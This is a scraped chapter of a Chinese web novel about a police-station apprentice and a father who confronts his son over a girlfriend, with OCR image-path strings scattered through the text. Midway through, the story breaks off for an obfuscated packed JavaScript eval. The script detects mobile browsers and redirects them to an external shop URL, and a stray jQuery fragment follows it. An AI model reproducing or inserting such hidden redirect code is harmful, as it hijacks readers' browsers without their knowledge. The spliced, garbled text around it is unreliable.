文趣网 > 其他小说 > 师姐 > 7. 07骗局
    许是睡得太晚,姜宴睡得不是很安稳。

    闹钟刚响起,他就抬手按掉了。

    时间尚早,天色还未完全亮。灰蒙蒙的光透过窗帘边缘的镂空,在地板上落下浅浅的光斑。

    宿舍里的同事还在沉睡,只是鼾声比起夜间轻了很多。

    姜宴靠着床头慢慢坐直。

    这一晚他睡得浅,困在杂乱的梦里,既记不得,也想不清。混混沌沌的,睡着竟成了种折磨。

    他试着想了想工作,思路倒还算清晰。

    反正睡着也是难受,姜宴顾不得还未褪尽的倦怠,轻手轻脚地爬了起来。

    早起的不止姜宴一个。

    七点半,肖懋打着呵欠坐到了餐桌边,与肖驰贤打了个招呼:“爸,早。”

    肖驰贤抬眼“嗯“了声,随后继续吃面。

    他一贯是这副端肃紧张的模样,又讲究食不言寝不语。

    肖懋不敢与他多话,钻进厨房去盛面吃。

    他们家的早饭是阿姨做的。阿姨做完饭后就外出买菜去了。

    肖懋的妈妈身体不好,一向起得晚。每天这时只有肖懋与肖驰贤坐在桌边。

    肖驰贤注重养生,不但要辰时用餐,更强调吃饭时的“精神内守”。他不喜欢言语,也不看手机电视,更不许旁人如此。

    肖懋喜欢热闹,餐桌却静得如同雪地。他耳边静得发慌,却又不敢拿手机出来刷视频,只好抱着碗吸溜面条,制造出些响动。

    他吸溜得很快,几乎与比他吃得早的肖驰贤同时放下碗。

    “爸,我吃饱了。”肖懋说,“我还有事……”

    “有说两句话的空吗?”肖驰贤沉着声音,顶着说正事专用的严肃的表情。

    肖懋知道他有话要说,不敢忤逆,已经起了一半的身又坐回到椅子上。

    “有的。”肖懋应答。

    肖驰贤点点头,对他的回答很满意,继续沉着声问:“你昨晚几点回来的?”

    肖懋心里惊了一惊,在脑中迅速过了一遍凌晨回家的情景。

    那个点家里早就熄了灯,只有窗外有些杂乱的光亮照进来。

    为了不惊扰父母,他没有开灯,也没用手机电筒照明。

    换鞋的时候把腰弯到最低,走路时注意地扶着墙面和柜子,就连开关房门都是将手放到最近,绝对没有发出半点声响。

    肖懋确信父亲应该不知道他具体回来的时间,不过是诈他一诈,故作自信道:“十二点左右吧。”

    这是个算晚归、却又不是特别离谱的时间。

    “是吗?”肖驰贤抬眼,目光掠过肖懋的脸,充满怀疑与警告。

    肖懋最怕他这眼神,当即失了底气:“大概……吧?我记不清了。”

    “哼。”肖驰贤捧起茶杯,轻轻喝了一口,“我看那时候快两点了。”

    这时间与他回来的时间已经十分接近。

    肖懋的心脏瞬间提到了嗓子眼。

    他不知道肖驰贤到哪里知道得如此精准的。

    难道说、是在客厅或者门口装了监控吗?

    肖懋被高高架了起来。他不能就此承认自己说谎了,也不敢否认父亲的意见,只好小声地含糊其辞:“啊……这么晚嘛……”

    “夜里我到厨房喝水时,看到你卧室的门边有亮光,内卫里有水声。玄关摆着你的车钥匙,摸上去还是热的。我想已经能够说明问题了。”

    肖懋愣了愣,想起来那是他应该在内卫洗澡,根本注意不到有人从房门外经过。

    “现在可以跟我说实话了吗?”肖驰贤问,“你昨天去哪儿了?和谁在一起的?”

    洞察一切的目光如针如刺,扎得人浑身疼。肖懋不敢再撒谎,低头小声道:“和女朋友在一起。”

    “女朋友。”肖驰贤冷冷低哼了声,“那个卖酒的?”

    肖懋忍不住一哆嗦。

    他知道了。

    他都知道了。这么久以来,肖懋一直觉得自己隐瞒得很好,没想到竟是在父亲眼皮子底下掩耳盗铃。

    “别这样说……”肖懋无力地辩驳,“我们家也是做生意的,谁也不比谁高贵。”

    “你还记得我们家是做生意的!”肖驰贤低声喝道,“那你还记得什么人是最不能得罪的吗?”

    “啊?和气生财……谁也不能得罪。”

    肖驰贤噎住了。

    他沉默下来,仔仔细细地打量了番自己的儿子。从肖懋懵懂的眼神里,肖驰贤读出了他真的对实情一无所知。

    那个女人……居然把他儿子骗得团团转。

    肖驰贤心中几多愤恨,又有些许无奈。

    他几乎无声地低叹了口气:“我只说一条,她是赵傲来的前女友。知道那是谁吗?”肖懋飞快地摇头,似乎要将无知的责任一同撇出去一样。

    “她卖酒那地派出所的副所长。公家的人!懂吗?”

    “……知道了。”肖懋红了眼睛。

    他瞬间懂了那句不能得罪是什么意思。

    她的工作太不上台面,她的社会关系太复杂。

    她太……不干净。

    肖懋想为吕盛骄辩解几句,可张了好几次嘴,都没能发出声音。

    他心里还盛着满腔的爱意与甜美的回忆。

    无法辩解的不甘让他的面部肌肉快速地抽动起来,好一会儿才停止。“所以……我要怎么做?”他低声问。

    “你说呢?”

    肖懋不说话了。

    他知道父亲是要他分手,可这事谈何容易!

    昨晚热辣的触感仍流连在他的躯体之上。

    像这样亲密的接触,这两个月不知经历了多少次,如同上瘾般成了本能反应,一旦空虚寂寞就会惦念,食髓知味,无法自拔。

    就这样让他割舍,他着实难下决心。

    况且……几个小时前还答应过要陪她一晚的。

    他还没想象出吕盛骄失望的模样,就已经先于心不忍。

    他的理智与情感在进行激烈的交战。

    “给我点时间……”肖懋抱住脑袋,“让我再想想。”

    肖驰贤不置可否。他向来说一不二,不喜欢多啰嗦。

    他缓缓站起身,将手背到身后,如一位给患者宣告癌症晚期的医生,用冷静地、平淡的口吻,做出最后的警告:

    “你好自为之。”

    午后,太阳从云层间透出光来,温暖却不灼人。

    金色的光芒透过窗玻璃照进室内,给桌椅盆栽镶上了道金边。

    姜宴走进办公室,把材料丢在桌上。

    他忙了一上午,终于做完了赵傲来交代的所有事情。他简单地把材料批下来的结果汇报了过去,再看了眼手机左上角,发现已经下午两点多了。

    紧绷了许久的神经骤然松下来,姜宴不仅觉得困,也感到了饿。

    从早上到现在,他只吃了碗面,连水都没喝几口。此时胃里饿得反酸,又干又稠的酸味从嗓子眼泛上来,像是沤坏了的一缸醋。

    现在点外卖的话,那晚上也别想吃什么了。

    姜宴记得晚上有聚餐,并不想在这时大吃一顿。于是干脆转身上楼,去宿舍里煮点东西。

    他常年健身,每天总要煮几个鸡蛋。他在宿舍里放了个迷你冰箱,又备了只小电锅。冰箱分上下两层,上层冷藏,下层冷冻。他在冷藏里放了一整盒

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17656897|207015||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    土鸡蛋。

    姜宴到开水房里打了锅水,把鸡蛋放进去煮了十几分钟。随后拔了电源,又换了锅冷水把鸡蛋泡凉,边剥壳边吃起了蛋白。

    吃剩的蛋黄用保鲜袋装好,存到了冰箱冷冻层里去。

    胃里有了东西,总算舒坦了些。

    姜宴简单漱了漱口,躺到床上。

    倦意如山倒。他连闹钟都没来得及定,一闭眼就睡死过去。

    这一觉睡得安恬,他没梦到任何东西。整个人仿佛被埋进了沼泽的泥泞里,被黑暗的、温热的土壤所包裹,忘记了动弹的滋味。

    睡梦中,姜宴迷迷糊糊地听到有音乐声响。他反应不过来,也没有动。

    约莫过了十几秒,音乐还在响,他倒有些转醒了,隐约意识到可能是语音通话的铃声,意识模糊地去摸手机。

    他的眼睛开了半条缝,只看到环境里一片漆黑。

    ……现在几点了?是还没天亮吗?姜宴模模糊糊地想着,却在看到微信备注名的那一瞬间清醒了大半。

    是赵傲来打来的!

    意识苏醒的同时,他的记忆也随之恢复过来。

    啊!晚上有饭!

    完全睡糊涂了!

    姜宴一脸惊恐地接通了语音,干涩的声音有些颤抖:“师、师傅。”

    “你在所里吗?”赵傲来问。“在的,我在宿舍。”姜宴匆忙抓了抓头发,全当是梳过头了,“我马上下来。”

    他来不及跑到宿舍门边上去开灯,抓起搭在上铺栏杆的裤子与羽绒服,一伸一套,又将两只脚插进了鞋里,边整理衣裤边用力蹬鞋,就算能出门了。

    走到电梯里,他才发现自己穿了一身黑。看起来不像去吃饭,倒像个埋伏在外的刀斧手。

    现在去换身衣服已然来不及。姜宴背过身,不去看电梯里的镜子,随着电梯轿厢到了一楼。

    赵傲来已经等在了大厅。

    他似乎做了很精心的修饰。发型学了叔圈演员的三七分后梳,外着深棕色平驳领100%羊毛大衣,裤子也从万年不变的警裤换成了黑色毛呢西裤。

    见姜宴出电梯,赵傲来跟着转过身来。

    姜宴这才看见他的米色羊绒衫打底外还有一层与外衣同色的双面毛衣V领马甲。

    整个一身看起来成熟又昂贵。

    与赵傲来相比,姜宴潦草得简直像幅草稿。

    看到姜宴的装束,赵傲来忍不住咋舌:“你怎么穿得如此老气。”

    姜宴挠挠头:“忙到下午没赶得上回家换衣服,今晚是有很重要的人要来吗?”

    “倒也不算。”赵傲来轻叹了口气,“走吧,她应该也不会在意你什么模样。”

    “他?”姜宴跟上赵傲来的脚步,“还有其他人吗?”

    “还有一个我的……朋友,你见到就知道了。”

    赵傲来没往地下车库走,反而步行出了派出所。

    姜宴有些疑惑:“我们是要打车?”

    “不打车,走过去。”赵傲来对着马路对面一抬下巴,“就在那边的商业街上。”

    派出所对面有片不小的居民区。为了方便居民生活,物业在小区外围建了些对外的商铺。最初规模不大,只有早餐店、小吃摊和桌球店。

    随着居民越来越多,这里的商铺逐渐被填满。每当入夜,各色的灯牌沿着马路闪着熠熠的光,仿佛一条流动的光河。

    商业街建得很有纵深,两排建筑中间小路交错。各家店铺的圣诞歌曲不绝于耳,店门前挂满圣诞配色的装饰。

    红色、绿色、金色掩映间,整条街仿佛成了棵巨大的圣诞树。

    这样鲜明的提示下,姜宴终于想起来,今晚是平安夜。